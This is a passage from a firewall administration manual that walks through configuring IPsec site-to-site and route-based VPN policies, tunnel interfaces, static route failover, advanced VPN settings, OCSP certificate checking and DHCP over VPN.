- Step 5** Under **IKE Authentication**, select a third party certificate from the **Local Certificate** list. You must have imported local certificates before selecting this option.
- Step 6** Select one of the following Peer ID types from the **Peer IKE ID Type** menu:
- **E-Mail ID** and **Domain Name** - The **Email ID** and **Domain Name** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate contains a Subject Alternative Name, that value must be used. For site-to-site VPNs, wild card characters (such as * for more than 1 character or ? for a single character) cannot be used. The full value of the E-Mail ID or Domain Name must be entered. This is because site-to-site VPNs are expected to connect to a single peer, as opposed to Group VPNs, which expect multiple peers to connect.

- **Distinguished Name** - Based on the certificates Subject Distinguished Name field, which is contained in all certificates by default. As with the E-Mail ID and Domain Name above, the entire Distinguished Name field must be entered for site-to-site VPNs Wild card characters are not supported.

The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (C=), Organization (O=), Organizational Unit (OU=), Common Name (CN=), Locality (L=), and vary with the issuing Certificate Authority. The actual Subject Distinguished Name field in an X.509 Certificate is a binary object which must be converted to a string for matching purposes. The fields are separated by the forward slash character, for example: **/C=US/O=ADTRAN, Inc./OU=TechPubs/CN=Joe Pub**

To find the certificate details (Subject Alternative Name, Distinguished Name, etc.), navigate to the **System > Certificates** page and click on the  Export button for the certificate.

Step 7 Type an ID string in the **Peer IKE ID** field.

Step 8 Click on the **Network** tab.

Step 9 Under **Local Networks**, select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If hosts on this side of the VPN connection will be obtaining their addressing from a DHCP server on the remote side of the tunnel, select **Local network obtains IP addresses using DHCP through this VPN tunnel**. If traffic can originate from any local network, select **Any Address**.

Step 10 Under **Destination Networks**, select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the firewall unless it is encrypted. You can only configure one SA to use this setting. If the remote side of this VPN connection is be obtaining its addressing from a DHCP server on this side of the tunnel, select **Destination network obtains IP addresses using DHCP server through this tunnel**. Alternatively, select **Choose Destination network from list**, and select the address object or group.

Step 11 Click the **Proposals** tab.

The screenshot shows the 'Proposals' tab in a configuration window. It is divided into two sections: 'IKE (Phase 1) Proposal' and 'IPsec (Phase 2) Proposal'. The 'IKE (Phase 1) Proposal' section has the following settings: Exchange (Main Mode), DH Group (Group 2), Encryption (3DES), Authentication (SHA1), and Life Time (seconds) (28800). The 'IPsec (Phase 2) Proposal' section has the following settings: Protocol (ESP), Encryption (3DES), Authentication (SHA1), an unchecked checkbox for 'Enable Perfect Forward Security', DH Group (Group 2), and Life Time (seconds) (28800). At the bottom, there is a 'Ready' status bar and three buttons: 'OK', 'Cancel', and 'Help'.

Step 12 In the **IKE (Phase 1) Proposal** section, select the following settings:

- Select **Main Mode** or **Aggressive Mode** from the **Exchange** menu.
- Select the desired **DH Group** from the **DH Group** menu.



Note

The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 13 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu.
- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.



Note

The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 14 Click the **Advanced** tab. Select any optional configuration options you want to apply to your VPN policy:

The screenshot shows the 'Advanced Settings' dialog box with the following options:

- Enable Keep Alive
- Suppress automatic Access Rules creation for VPN Policy
- Require authentication of VPN clients by XAUTH
 - User group for XAUTH users: --Select a user group--
- Enable Windows Networking (NetBIOS) Broadcast
- Enable Multicast
- Apply NAT Policies
 - Translated Local Network: --Select Translated Local Network--
 - Translated Remote Network: --Select Translated Remote Network--
- Enable OCSP Checking
- Management via this SA: HTTP HTTPS SSH
- User login via this SA: HTTP HTTPS
- Default LAN Gateway (optional): [Text Field]
- VPN Policy bound to: Zone WAN

At the bottom, there is a 'Ready' status bar and three buttons: 'OK', 'Cancel', and 'Help'.

- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.
- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH**, and select a User group to specify allowed users from the **User group for XAUTH**.
- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow multicast traffic through the VPN tunnel.
- Select **Apply NAT Policies** if you want the ADTRAN to translate the Local, Remote or both networks communicating via this VPN tunnel. To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** menu. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.
- Select **Enable OCSP Checking** to check VPN certificate status and specify the URL where to check certificate status. See the [“Using OCSP with firewalls”](#) section on page 771 in [Chapter 53, Configuring Advanced VPN Settings](#).

- To manage the remote ADTRAN through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA**. Select **HTTP**, **HTTPS**, or both in the User login via this SA to allow users to login using the SA.
- If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic**, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.
- Select an interface or zone from the **VPN Policy bound to** menu. A zone is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.

Step 15 Click **OK**.

Configuring VPN Failover to a Static Route

Optionally, you can configure a static route to be used as a backup route in case the VPN tunnel goes down. The **Allow VPN path to take precedence** option allows you to create a backup route for a VPN tunnel. By default, static routes have a metric of one and take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior:

- When a VPN tunnel is active: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.
- When a VPN tunnel goes down: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.

To configure a static route as a VPN failover, complete the following steps:

-
- Step 1** Navigate to the **Network > Routing** page.
 - Step 2** Scroll to the bottom of the page and click on the **Add** button. The **Add Route Policy** window is displayed.
 - Step 3** Select the appropriate **Source**, **Destination**, **Service**, **Gateway**, and **Interface**.
 - Step 4** Leave the **Metric** as **1**.
 - Step 5** Enable the **Allow VPN path to take precedence** checkbox.
 - Step 6** Click **OK**.

For more information on configuring static routes and Policy Based Routing, see [“Network > Routing” on page 305](#).

Route Based VPN

A policy-based approach forces the VPN policy configuration to include the network topology configuration. This makes it difficult for the network administrator to configure and maintain the VPN policy with a constantly changing network topology.

With the Route Based VPN approach, network topology configuration is removed from the VPN policy configuration. The VPN policy configuration creates a Tunnel Interface between two end points. Static or Dynamic routes can then be added to the Tunnel Interface. The Route Based VPN approach moves network configuration from the VPN policy configuration to Static or Dynamic Route configuration.

Not only does Route Based VPN make configuring and maintaining the VPN policy easier, a major advantage of the Route Based VPN feature is that it provides flexibility on how traffic is routed. With this feature, users can now define multiple paths for overlapping networks over a clear or redundant VPN.

Using Route Based VPN

Route Based VPN configuration is a two step process. The first step involves creating a Tunnel Interface. The crypto suites used to secure the traffic between two end-points are defined in the Tunnel Interface. The second step involves creating a static or dynamic route using Tunnel Interface.

The Tunnel Interface is created when a Policy of type “Tunnel Interface” is added for the remote gateway. The Tunnel Interface must be bound to a physical interface and the IP address of that physical interface is used as the source address of the tunneled packet.

Adding a Tunnel Interface

The following procedures explain how to add a Tunnel Interface:

- Step 1** Navigate to **VPN>Settings>VPN Policies**. Click the **Add** button. This will open the VPN Policy Configuration dialog box.
- Step 2** On the **General** tab, select the policy type as “Tunnel Interface.”


The screenshot shows the SonicWall Network Security Appliance interface for configuring a VPN Policy. The 'General' tab is selected. The 'Security Policy' section includes the following fields:

- Policy Type: Tunnel Interface (dropdown)
- Authentication Method: IKE using Preshared Secret (dropdown)
- Name: RTB1 (text input)
- Ipspec Primary Gateway Name or Address: 10.0.23.14 (text input)

The 'IKE Authentication' section includes the following fields:


- Shared Secret: [masked]
- Confirm Shared Secret: [masked]
- Local IKE ID: IP Address (dropdown)
- Peer IKE ID: IP Address (dropdown)
- Mask Shared Secret:

Step 3 Next, navigate to the **Proposal** tab and configure the IKE and IPsec proposals for the tunnel negotiation.



The screenshot shows the 'Proposals' tab in the VPN configuration interface. It is divided into two sections: 'IKE (Phase 1) Proposal' and 'IPsec (Phase 2) Proposal'.
 In the 'IKE (Phase 1) Proposal' section, the following settings are visible:
 - Exchange: Main Mode (dropdown)
 - DH Group: Group 2 (dropdown)
 - Encryption: 3DES (dropdown)
 - Authentication: SHA1 (dropdown)
 - Life Time (seconds): 300 (text input)
 In the 'IPsec (Phase 2) Proposal' section, the following settings are visible:
 - Protocol: ESP (dropdown)
 - Encryption: 3DES (dropdown)
 - Authentication: SHA1 (dropdown)
 - Enable Perfect Forward Security: (checkbox)
 - Life Time (seconds): 300 (text input)

Step 4 Navigate to the **Advanced** tab to configure the advanced properties for the Tunnel Interface. By default, **Enable Keep Alive** is enabled. This is to establish the tunnel with remote gateway proactively.



The screenshot shows the 'Advanced' tab in the VPN configuration interface. The 'Advanced Settings' section contains the following options:
 - Enable Keep Alive
 - Allow Advanced Routing
 - Enable Transport Mode
 - Enable Windows Networking (NetBIOS) Broadcast
 - Enable Multicast
 - Management via this SA: HTTP HTTPS SSH
 - User login via this SA: HTTP HTTPS
 - VPN Policy bound to: Interface X1 (dropdown)

Step 5 The following other advanced options can be configured:

- **Allow Advanced Routing** - Adds this Tunnel Interface to the list of interfaces in the Advanced Routing table on the **Network > Routing** page. By making this an optional setting, this avoids adding all Tunnel Interfaces to the Advanced Routing table, which helps streamline the routing configuration. See [“Configuring Advanced Routing for Tunnel Interfaces” on page 325](#) for information on configuring RIP or OSPF advanced routing for the Tunnel Interface.
- **Enable Transport Mode** - Forces the IPsec negotiation to use Transport mode instead of Tunnel Mode. This has been introduced for compatibility with Nortel. When this option is enabled on the local firewall, it **MUST** be enabled on the remote firewall as well for the negotiation to succeed.
- **Require authentication of VPN clients by XAUTH** - Requires that all inbound traffic on this VPN tunnel is from an authenticated user.

- **User group for XAUTH users** - Specifies the user group that will have access to this VPN if XAUTH is selected
- **Enable Windows Networking (NetBIOS) Broadcast** - Allows access to remote network resources by browsing the Windows® Network Neighborhood.
- **Enable Multicast** - Allows multicast traffic through the VPN tunnel.
- **Management via this SA** - Allows remote users to log in to manage the ADTRAN through the VPN tunnel.
- **User login via this SA** - Allows users to login using the SA.
- **VPN Policy bound to** - Sets the interface the Tunnel Interface is bound to. This is x1 by default.

Creating a Static Route for Tunnel Interface

After you have successfully added a Tunnel Interface, you may then create a Static Route. Follow the procedures to create a Static Route for a Tunnel Interface:

Navigate to **Network>Routing>Route Policies**. Click the **Add** button. A dialogue window appears for adding Static Route. Note that the “Interface” dropdown menu lists all available tunnel interfaces.



Note

If the “Auto-add Access Rule” option is selected, firewall rules are automatically added and traffic is allowed between the configured networks using tunnel interface.

Route Entries for Different Network Segments

After a tunnel interface is created, multiple route entries can be configured to use the same tunnel interface for different networks. This provides a mechanism to modify the network topology without making any changes to the tunnel interface.

The image below shows an example of same tunnel interface for different networks (Routes 1 & 2):

| # | Source | Destination | Service | Gateway | Interface | Metric | Priority | Comment | Configure |
|---|-----------|------------------------|---------|---------|-----------|--------|----------|---------|-----------|
| 1 | X2 IP | Routed-Net-192.10.10.0 | Any | 0.0.0.0 | RTB1 | 1 | 1 | | |
| 2 | X3 Subnet | Routed-Net-192.10.10.0 | Any | 0.0.0.0 | RTB1 | 1 | 2 | | |
| 3 | X3 Subnet | Routed-Net-192.10.10.0 | Any | 0.0.0.0 | RTB2 | 2 | 3 | | |
| 4 | Any | 255.255.255.255/32 | Any | 0.0.0.0 | X0 | 20 | 4 | | |
| 5 | Any | Default Gateway | Any | 0.0.0.0 | X1 | 20 | 5 | | |

Redundant Static Routes for a Network

After more than one tunnel interface is configured, you can add multiple overlapping static routes; each static route uses a different tunnel interface to route the traffic. This provides routing redundancy for the traffic to reach the destination.

The image below illustrates redundant static routes for a network (Routes 2 & 3):


| # | Source | Destination | Service | Gateway | Interface | Metric | Priority | Comment | Configure |
|---|-----------|------------------------|---------|---------|-----------|--------|----------|---------|-----------|
| 1 | X2 IP | Routed-Net-192.10.10.0 | Any | 0.0.0.0 | RTB1 | 1 | 1 | | |
| 2 | X3 Subnet | Routed-Net-192.10.10.0 | Any | 0.0.0.0 | RTB1 | 1 | 2 | | |
| 3 | X3 Subnet | Routed-Net-192.10.10.0 | Any | 0.0.0.0 | RTB2 | 2 | 3 | | |
| 4 | Any | 255.255.255.255/32 | Any | 0.0.0.0 | X0 | 20 | 4 | | |
| 5 | Any | Default Gateway | Any | 0.0.0.0 | X1 | 20 | 5 | | |

Drop Tunnel Interface

The drop tunnel interface is a pre-configured tunnel interface. This interface provides added security for traffic. An example of this would be if a static route bind interface is deemed the drop tunnel interface, then all the traffic for that route is dropped and not forwarded in clear. If a static route bind to tunnel interface is defined for traffic (source/destination/service), and it is desired that traffic should not be forwarded in the clear if the tunnel interface is down, it is recommended to configure a static route bind to drop tunnel interface for the same network traffic. As a result, if the tunnel interface is down, traffic will be dropped due to the drop tunnel interface static route.

Creating a Static Route for Drop Tunnel Interface

To add a static route for drop tunnel interface, navigate to **Network>Routing>Routing Policies**. Click the **Add** button. Similar to configuring a static route for a tunnel interface, configure the values for Source, Destination, and Service Objects. Under Interface, select “Drop_tunnelIf.”



Once added, the route is enabled and displayed in the Route Polices.

Route Policies

Items 1 to 15 (of 15)

View Style: All Policies Custom Policies Default Policies

| # | Source | Destination | Service | Gateway | Interface | Metric | Priority | Comment | Configure |
|---|-----------|--------------------|---------|---------|----------------------|--------|----------|---------|-----------|
| 1 | X3 Subnet | TIF-172.18.10.1 | Any | 0.0.0.0 | TIF-10.1.23.10-X1-AD | 1 | 1 | | |
| 2 | X3 Subnet | TIF-172.18.10.1 | Any | 0.0.0.0 | Drop_TunnelIf | 20 | 2 | | |
| 3 | Any | X8 Default Gateway | Any | 0.0.0.0 | X4 | 20 | 3 | | |
| 4 | Any | X9 Default Gateway | Any | 0.0.0.0 | X5 | 20 | 4 | | |
| 5 | Any | X1 Default Gateway | Any | 0.0.0.0 | X1 | 20 | 5 | | |
| 6 | Any | X1 Subnet | Any | 0.0.0.0 | X1 | 20 | 6 | | |
| 7 | Any | X0 Subnet | Any | 0.0.0.0 | X0 | 20 | 7 | | |

VPN Auto-Added Access Rule Control

When adding VPN Policies, SonicOS Enhanced auto-creates non-editable Access Rules to allow the traffic to traverse the appropriate zones. Consider the following VPN Policy, where the Local Network is set to Firewalled Subnets (in this case comprising the LAN and DMZ) and the Destination Network is set to Subnet 192.168.169.0.

While this is generally a tremendous convenience, there are some instances where it might be preferable to suppress the auto-creation of Access Rules in support of a VPN Policy. One such instance would be the case of a large hub-and-spoke VPN deployment where all the spoke site

are addresses using address spaces that can easily be supernetted. For example, assume we wanted to provide access to/from the LAN and DMZ at the hub site to one subnet at each of 2,000 remote sites, addressed as follows:

```
remoteSubnet0=Network 10.0.0.0/24 (mask 255.255.255.0, range 10.0.0.0-10.0.0.255)
remoteSubnet1=Network 10.0.1.0/24 (mask 255.255.255.0, range 10.0.1.0-10.0.1.255)
remoteSubnet2=Network 10.0.2.0/24 (mask 255.255.255.0, range 10.0.2.0-10.0.2.255)
remoteSubnet2000=10.7.207.0/24 (mask 255.255.255.0, range 10.7.207.0-10.7.207.255)
```

Creating VPN Policies for each of these remote sites would result in the requisite 2,000 VPN Policies, but would also create 8,000 Access Rules (LAN -> VPN, DMZ -> VPN, VPN -> LAN, and VPN -> DMZ for each site). However, all of these Access Rules could easily be handled with just 4 Access Rules to a supernetted or address range representation of the remote sites (More specific allow or deny Access Rules could be added as needed):

```
remoteSubnetAll=Network 10.0.0.0/13 (mask 255.248.0.0, range 10.0.0.0-10.7.255.255)
or
remoteRangeAll=Range 10.0.0.0-10.7.207.255
```

To enable this level of aggregation, the **Advanced** tab of the **VPN Policy** window page offers the option to **Auto-Add Access Rules for VPN Policy** setting. By default, the checkbox is selected, meaning the accompanying Access Rules will be automatically created, as they've always been. By deselecting the checkbox upon creating the VPN Policy, the administrator will have the ability and need to create custom Access Rules for VPN traffic.



CHAPTER 53

Configuring Advanced VPN Settings

VPN > Advanced

The **VPN > Advanced** page includes optional settings that affect all VPN policies.

VPN /

Advanced

Accept Cancel

Advanced VPN Settings

Enable IKE Dead Peer Detection

Dead Peer Detection Interval (seconds)

Failure Trigger Level (missed heartbeats)

Enable Dead Peer Detection for Idle VPN sessions

Dead Peer Detection Interval for Idle VPN sessions (seconds)

Enable Fragmented Packet Handling

Ignore DF (Don't Fragment) Bit

Enable NAT Traversal

Clean up Active tunnels when Peer Gateway DNS name resolves to a different IP Address

Preserve IKE Port for Pass Through Connections

Enable OCSP Checking

Advanced VPN Settings

- **Enable IKE Dead Peer Detection** - Select if you want inactive VPN tunnels to be dropped by the ADTRAN.
 - **Dead Peer Detection Interval** - Enter the number of seconds between “heartbeats.” The default value is 60 seconds.
 - **Failure Trigger Level (missed heartbeats)** - Enter the number of missed heartbeats. The default value is 3. If the trigger level is reached, the VPN connection is dropped by the firewall. The firewall uses a UDP packet protected by Phase 1 Encryption as the heartbeat.
 - **Enable Dead Peer Detection for Idle VPN Sessions** - Select this setting if you want idle VPN connections to be dropped by the firewall after the time value defined in the **Dead Peer Detection Interval for Idle VPN Sessions (seconds)** field. The default value is 600 seconds (10 minutes).
- **Enable Fragmented Packet Handling** - If the VPN log report shows the log message “Fragmented IPsec packet dropped”, select this feature. Do not select it until the VPN tunnel is established and in operation.
 - **Ignore DF (Don't Fragment) Bit** - Select this checkbox to ignore the DF bit in the packet header. Some applications can explicitly set the ‘Don't Fragment’ option in a packet, which tells all security appliances to not fragment the packet. This option, when enabled, causes the ADTRAN to ignore the option and fragment the packet regardless.
- **Enable NAT Traversal** - Select this setting if a NAT device is located between your VPN endpoints. IPsec VPNs protect traffic exchanged between authenticated endpoints, but authenticated endpoints cannot be dynamically re-mapped mid-session for NAT traversal to work. Therefore, to preserve a dynamic NAT binding for the life of an IPsec session, a 1-byte UDP is designated as a “NAT Traversal keepalive” and acts as a “heartbeat” sent by the VPN device behind the NAT or NAPT device. The “keepalive” is silently discarded by the IPsec peer.
- **Clean up Active Tunnels when Peer Gateway DNS name resolves to a different IP address** - Breaks down SAs associated with old IP addresses and reconnects to the peer gateway.
- **Preserve IKE Port for Pass-Through Connections** - Preserves UDP 500/4500 source port and IP address information for pass-through VPN connections.
- **Enable OCSP Checking and OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. See [Using OCSP with firewalls](#).
- **Send VPN Tunnel Traps only when tunnel status changes** - Reduces the number of VPN tunnel traps that are sent by only sending traps when the tunnel status changes.
- **Send IKEv2 Cookie Notify** - Sends cookies to IKEv2 peers as an authentication tool.
- **Use RADIUS in** - When using RADIUS to authenticate VPN client users, RADIUS will be used in its MSCHAP (or MSCHAPv2) mode. The primary reason for choosing to do this would be so that VPN client users can make use of the MSCHAP feature to allow them to change expired passwords at login time.

Also if this is set and LDAP is selected as the **Authentication method for login** on the **Users > Settings** page, but LDAP is not configured in a way that will allow password updates, then password updates for VPN client users will be done using MSCHAP-mode RADIUS after using LDAP to authenticate the user.



Note Password updates can only be done by LDAP when using Active Directory with TLS and binding to it using an administrative account, or when using Novell eDirectory.

- **IKEv2 Dynamic Client Proposal** - SonicOS Enhanced firmware versions 4.0 and higher provide IKEv2 Dynamic Client Support, which provides a way to configure the Internet Key Exchange (IKE) attributes rather than using the default settings. Clicking the **Configure** button launches the **Configure IKEv2 Dynamic Client Proposal** window.

Previously, only the default settings were supported: Diffie-Hellman (DH) Group 2, the 3DES encryption algorithm, and the SHA1 authentication method. SonicOS now allows the following IKE Proposal settings:

- **DH Group:** 1, 2, 5, or 14
- **Encryption:** DES, 3DES, AES-128, AES-192, AES-256
- **Authentication:** MD5, SHA1

However, if a VPN Policy with IKEv2 exchange mode and a 0.0.0.0 IPsec gateway is defined, you cannot configure these IKE Proposal settings on an individual policy basis.



Note The VPN policy on the remote gateway must also be configured with the same settings.

Using OCSP with firewalls

Online Certificate Status Protocol (OCSP) allows you to check VPN certificate status without CRLs. This allows timely updates regarding the status of the certificates used on your ADTRAN.

About OCSP

OCSP is designed to augment or replace Certificate Revocation Lists (CRL) in your Public Key Infrastructure (PKI) or digital certificate system. The CRL is used to validate the digital certificates comprised by the PKI. This allows the Certificate Authority (CA) to revoke certificates before their scheduled expiration date and is useful in protecting the PKI system against stolen or invalid certificates.

The main disadvantage of Certificate Revocation Lists is the need for frequent updates to keep the CRL of every client current. These frequent updates greatly increase network traffic when the complete CRL is downloaded by every client. Depending on the frequency of the CRL updates, a period of time can exist when a certificate is revoked by the CRL but the client has not received the CRL update and permits the certificate to be used.

Online Certificate Status Protocol determines the current status of a digital certificate without using a CRL. OCSP enables the client or application to directly determine the status of an identified digital certificate. This provides more timely information about the certificate than is possible with CRLs. In addition, each client typically only checks a few certificates and does not incur the overhead of downloading an entire CRL for only a few entries. This greatly reduces the network traffic associated with certificate validation.

OCSP transports messages over HTTP for maximum compatibility with existing networks. This requires careful configuration of any caching servers in the network to avoid receiving a cached copy of an OCSP response that might be out of date.

The OCSP client communicates with an OCSP responder. The OCSP responder can be a CA server or another server that communicates with the CA server to determine the certificate status. The OCSP client issues a status request to an OCSP responder and suspends the acceptance of the certificate until the responder provides a response. The client request includes data such as protocol version, service request, target certificate identification and optional extensions. These optional extensions may or may not be acknowledged by the OCSP responder.

The OCSP responder receives the request from the client and checks that the message is properly formed and if the responder is able to respond to the service request. Then it checks if the request contains the correct information needed for the service desired. If all conditions are satisfied, the responder returns a definitive response to the OCSP client. The OCSP responder is required to provide a basic response of GOOD, REVOKED, or UNKNOWN. If both the OCSP client and responder support the optional extensions, other responses are possible. The GOOD state is the desired response as it indicates the certificate has not been revoked. The REVOKED state indicates that the certificate has been revoked. The UNKNOWN state indicates the responder does not have information about the certificate in question.

OCSP servers typically work with a CA server in push or pull setup. The CA server can be configured to push a CRL list (revocation list) to the OCSP server. Additionally the OCSP server can be configured to periodically download (pull) the CRL from the CA server. The OCSP server must also be configured with an OCSP response signing certificate issued by the CA server. The signing certificate must be properly formatted or the OCSP client will not accept the response from the OCSP server.

OpenCA OCSP Responder

Using OCSP requires the OpenCA (OpenSource Certificate Authority) OpenCA OCSP Responder as it is the only supported OCSP responder. OpenCA OCSP Responder is available at <http://openca.org/projects/ocspd/>. The OpenCA OCSP Responder is an rfc2560 compliant OCSP responder that runs on a default port of 2560 in homage to being based on rfc2560.

Loading Certificates to use with OCSP

For SonicOS to act as an OCSP client to a responder, the CA certificate must be loaded onto the ADTRAN.

-
- Step 1** On the **System** -> **Certificates** page, click on the Import button. This will bring up the Import Certificate page.
 - Step 2** Select the **Import a CA certificate from a PKCS#7 (.p7b), PEM (.pem) or DER (.der or .cer) encoded file** option and specify the location of the certificate.

Using OCSP with VPN Policies

The ADTRAN OCSP settings can be configured on a policy level or globally. To configure OCSP checking for individual VPN policies, use the **Advanced** tab of the **VPN Policy** configuration page.


-
- Step 1** Select the radio button next to **Enable OCSP Checking**.
 - Step 2** Specify the **OCSP Responder URL** of the OCSP server, for example <http://192.168.168.220:2560> where 192.168.168.220 is the IP address of your OCSP server and 2560 is the default port of operation for the OpenCA OCSP responder service.

CHAPTER 54

Configuring DHCP Over VPN

VPN > DHCP over VPN

The **VPN > DHCP over VPN** page allows you to configure a firewall to obtain an IP address lease from a DHCP server at the other end of a VPN tunnel. In some network deployments, it is desirable to have all VPN networks on one logical IP subnet, and create the appearance of all VPN networks residing in one IP subnet address space. This facilitates IP address administration for the networks using VPN tunnels.



DHCP Relay Mode

The firewall at the remote and central site are configured for VPN tunnels for initial DHCP traffic as well as subsequent IP traffic between the sites. The firewall at the remote site (**Remote Gateway**) passes DHCP broadcast packets through its VPN tunnel. The firewall at the central site (**Central Gateway**) relays DHCP packets from the client on the remote network to the DHCP server on the central site.

Configuring the Central Gateway for DHCP Over VPN

To configure **DHCP over VPN** for the **Central Gateway**, use the following steps:

1. Select **VPN > DHCP over VPN**.

2. Select **Central Gateway** from the **DHCP Relay Mode** menu.
3. Click **Configure**. The **DHCP over VPN Configuration** window is displayed.

4. Select **Use Internal DHCP Server** to enable the ADTRAN Global VPN Client or a remote firewall or both to use an internal DHCP server to obtain IP addressing information. Check the **For Global VPN Client** checkbox to use the DHCP Server for Global VPN Clients.
 5. If you want to send DHCP requests to specific servers, select **Send DHCP requests to the server addresses listed below**.
 6. Click **Add**. The **Add DHCP Server** window is displayed.
 7. Type the IP addresses of DHCP servers in the **IP Address** field, and click **OK**. The firewall now directs DHCP requests to the specified servers.
 8. Type the IP address of a relay server in the **Relay IP Address (Optional)** field.
- To edit an entry in the **IP Address** table, click **Edit**. To delete a DHCP Server, highlight the entry in the **IP Address** table, and click **Delete**. Click **Delete All** to delete all entries.

Configuring DHCP over VPN Remote Gateway

1. Select **Remote Gateway** from the **DHCP Relay Mode** menu.
2. Click **Configure**. The **DHCP over VPN Configuration** window is displayed.



3. In the **General** tab, the VPN policy name is automatically displayed in the Relay DHCP through this VPN Tunnel field if the VPN policy has the setting **Local network obtains IP addresses using DHCP through this VPN Tunnel** enabled.



Note

Only VPN policies using IKE can be used as VPN tunnels for DHCP.

